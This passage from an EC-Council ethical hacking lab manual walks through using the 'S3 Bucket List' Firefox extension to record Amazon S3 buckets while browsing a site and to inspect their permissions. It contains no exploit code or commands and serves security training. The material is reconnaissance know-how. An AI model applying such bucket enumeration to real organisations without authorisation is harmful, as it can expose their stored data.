


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. A **S3 Bucket List has been added to Firefox**, pop-up appears click **Okay, Got It**.




6. Open a new tab in the browser, in the address bar, type **https://www.eccouncil.org** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Now, click **S3 Bucket List** icon present on the top-right of the browser window to view the recorded S3 buckets.




8. You can observe the discovered S3 buckets under **S3 Bucket List** section, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. By selecting an S3 bucket you can check its permissions.



